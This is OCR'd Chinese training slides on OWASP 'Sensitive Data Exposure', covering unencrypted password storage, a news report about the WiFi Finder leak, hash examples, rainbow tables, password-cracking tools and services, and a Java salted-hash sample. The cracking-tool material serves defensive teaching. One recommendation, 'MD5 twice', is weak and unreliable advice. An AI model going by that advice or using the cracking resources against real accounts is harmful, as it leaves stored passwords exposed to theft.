


A3 - Sensitive Data Exposure

Sensitive Data Exposure


- 應用程式無意中回應機敏資料
  - ✓個資、技術細節(內網IP、檔案路徑、密碼、Session ID….)
- 應用程式沒有對機敏資料加密保護
  - ✓位置: Log / 備份 / APP
  - ✓時機: 傳輸
- 有加密，但是
  - ✓使用較弱的加密演算法遭到破解
  - ✓金鑰的儲存控管不佳

帶有技術資料的錯誤訊息



機敏資料傳輸時需加密

- 使用 SSL 保護所有傳輸機敏資料的網頁!
  - ✓身份認證資料
    - – Password、Session ID
  - ✓個人資料
  - ✓交易資料
  - ✓信用卡資料
- 記得關閉非 SSL的存取管道!



“密碼”不要明文儲存!

https://plainpass.com/

ETtoday新聞雲 > 3C家電 2019年04月25日 09:21

3C家電 | 3C焦點 | 家電 | 筆電相機 | 手機平板

遊戲APP / 科技生活

WiFi Finder驚爆200萬個Wi-Fi密碼未加密 數據庫可任人訪問

科技中心 / 綜合報導

據外媒報導，適用於Android系統的免費Wi-Fi找尋應用程式「WiFi Finder」驚傳漏洞，因為該應用程式擁有存有高達200萬個Wi-Fi密碼的數據庫，但這些密碼都未經過加密，形成嚴重的資安漏洞。

據外媒《TechCrunch》報導，WiFi Finder是一款相當熱門的應用程式，能讓使用者搜尋所在地附近的WiFi，一般人也可以將自己的WiFi熱點密碼上傳至該應用程式的數據庫，讓需要的人使用。這樣的想法其實非常好，因為不是每個人的行動網路皆有吃到飽，因此WiFi共享成為了一種相當好的想法。

但WiFi Finder卻存在著風險，因為該應用程式存放200萬個Wi-Fi密碼的數據庫並未受到妥善的保護，任何人都可以進行訪問和下載資料。GDI基金會安全研究員Sanyam Jain表示，該資料庫中存有每個WiFi的名稱、精確地理位置、基礎服務組識別碼（BSSID）以及WiFi密碼，他花費兩週試圖聯絡WiFi Finder的開發者，疑似是來自中國大陸的Proofusion，但未獲回應，最終靠著雲端業者DigitalOcean直接讓該數據庫下線。

報導指出，雖然該應用程式的開發者聲稱僅提供公用WiFi的密碼，但數據庫內卻存有為數不少的私人WiFi密碼。雖然持有這些私人WiFi密碼並無法直接與該WiFi進行聯繫，但若是有心人士想針對特定私人網路進行攻擊，可透過該資料庫中存有的精確地理位置輕易進行，像是植入DNS汙染或是建構殭屍網路跳板等。

誰家密碼沒加密?

https://plainpass.com/

“密碼”先變形再儲存

Password : 12345678

Algorithm	Value
Base64	MTIzNDU2Nzg=
DES (13 chars)	aaNN3X.PL2piw
MD5 (32 chars)	25d55ad283aa400af464c76d713c07ad
SHA1 (40 chars)	7c222fb2927d828af22f592134e8932480637c0d
Salted MD5	1tsLFcOYh$5ibC1Ui2OPwUvyGUttUFI1
LanMan	0182BD0BD4444BF836077A718CCDF409
NTLM	259745CB123A52AA2E693AAACCA2DB52

Encoding ? *Hash?* *Encryption?*

觀念說明


Encoding (編碼)：Base64 、HTML Encoding

Hash (雜湊函數)：MD5、SHA1

- The input can be of any length.
- The output has a fixed length.
- $H(x)$ is relatively easy to compute for any given x.
- $H(x)$ is one-way.
- $H(x)$ is collision-free.


(http://www.rsa.com/rsalabs/node.asp?id=2176)


Encrypt (加密)：AES



Hashed Password Cracking

- “暴力破解”密碼




Winrtgen v2.8 (Rainbow Tables Generator) by mao
Rainbow Table properties
Hash
lm
Min Len
1
Max Len
7
Index
0
Chain Len
2400
Chain Count
40000000
N° of tables
1
sha1
ripemd160
mysql323
mysqlsha1
ciscopix
sha256
sha384
sha512
oracle
wpa-psk
Success probability: 0.978038
Benchmark
Hash speed:
Step speed:
Free Rainbow Tables | download LM, NTLM, MD5, SHA1, HALFLMCHALL, MSCACHE - Microsoft Internet Explo...
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 我的最愛
網址(D) http://www.freerainbowtables.com/index-rainbowtables-tables-sha1.html
移至 連結
Algorithm: SHA1
Character Set: mixalpha-numeric (abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789)
String Length: 1-7 characters
Number of Tables: 101
Filesize: 36.9GB (rar-compressed)
Download: Torrent - Download torrent for these rainbow tables
Files:
sha1_mixalpha-numeric#1-7_0_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_1_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_2_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_3_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_4_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_5_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_6_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_7_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_8_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_9_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_10_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_11_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_12_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_13_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_14_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_15_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_16_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_17_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_18_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_19_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_20_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_21_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_22_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_23_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_24_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_25_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_26_4500x40000000_all.rar
sha1_mixalpha-numeric#1-7_27_4500x40000000_all.rar
完成
網際網路

Password Crackers

- **John the Ripper**
  - ✓ http://www.openwall.com/john/
  - ✓ DES/MD5/Salted MD5/LM
- **John The Ripper MPI Patch**
  - ✓ http://bindshell.net/tools/johntheripper
  - ✓ DES/MD5/Salted MD5/LM/NTLM/…
- **Cain & Abel**
  - ✓ http://www.oxid.it/
  - ✓ LM/NTLM/MD5/SHA1/…
- **RainbowCrack**
  - ✓ http://www.antsight.com/zsl/rainbowcrack/
  - ✓ MD5/SHA1/LM/NTLM/…
- **Google**
  - ✓ Reverse MD5
  - ✓ Reverse SHA1

雲端服務

本站数据量宇宙第一，实时查询记录超过4.8万亿条，其中95%以上全球独有，共占用50T硬盘，所有硬盘重量超过50斤！已包含11位及11位以下数字、7-8位小写字母加数字、6位大小写字母加数字等组合、以及大量其它数据(最长达20位）。一般的查询是免费的。
本站后台分布式破解，可破解范围更广，成功几率更大。一屋子电脑实时计算，产生了大量的噪音和电费，可破解12位数字、9位小写字母加数字、8位大小写字母加数字、7位任意字符等,同时支持sha1,双重md5加密,加salt等各种变异解密。单条破解时间为数分钟到1小时不等。

请注册或登录

密文:

密文加密类型: md5

解密

查询结果：

本站拥有全球最大的数据库，连续多年百度排名第一,如果本站无法破解，那么你只能拜春哥！
4年前,我站成功率是87.53%，到半年前，有客户达到95%，然而追求无止境，再过1个月，力争达到98%，敬请期待！

防護建議

Principles：拿不到、解不開

- ✓機敏資料不要回傳到前端
- ✓傳輸或儲存時透過Hash或是加密保護。
  - – 使用通過國際標準的演算法 & 較長的 key size
  - – Hash
    - 不要再用 ： LM、MD5、SHA1
    - 請使用 ： MD5 twice, SHA-256
    - 在每個產生的 hash 值再加入亂數字串(salt)
      - 例1 ： 1tsLFcOYh$5ibC1Ui2OPwUvyGUttUFI1
      - 例2 ： Hash(“secret”, “1lkjdo3opf”), Hash(“secret”, “mkdi2kan7”)
  - – Cipher
    - 不要再用: DES、Triple DES
    - 請使用 ： AES(AES-128, AES-192 and AES-256)

Java Sample


```
import java.security.MessageDigest;
import java.security.SecureRandom;

public byte[] getHash(int rounds, String password, byte[] salt) throws
NoSuchAlgorithmException {
        MessageDigest hashvalue = MessageDigest.getInstance("SHA-256");          //SHA-256 以上
        hashvalue.reset();
        hashvalue.update(salt);                          //salt 長度至少要為 64 位元
        byte[] input = hashvalue.digest(password.getBytes("UTF-8"));
        for (int i = 0; i < rounds; i++) {               // 以迴圈反覆運算多次來增加彩虹表建表成本
             hashvalue.reset();
             input = hashvalue.digest(input);
        }
        return input;      // 產生出精心計算的 hash，難以用暴力法輕易破解與彩虹表查表
}

SecureRandom random = SecureRandom.getInstance("SHA1PRNG"); // 用安全的亂數產生器
byte[] bSalt = new byte[8];
random.nextBytes(bSalt);
byte[] bDigest = getHash(ITERATION_ROUNDS,password,bSalt);
String sDigest = byteToBase64(bDigest); // 該次的加密密碼，連同帳號一併儲存到資料庫
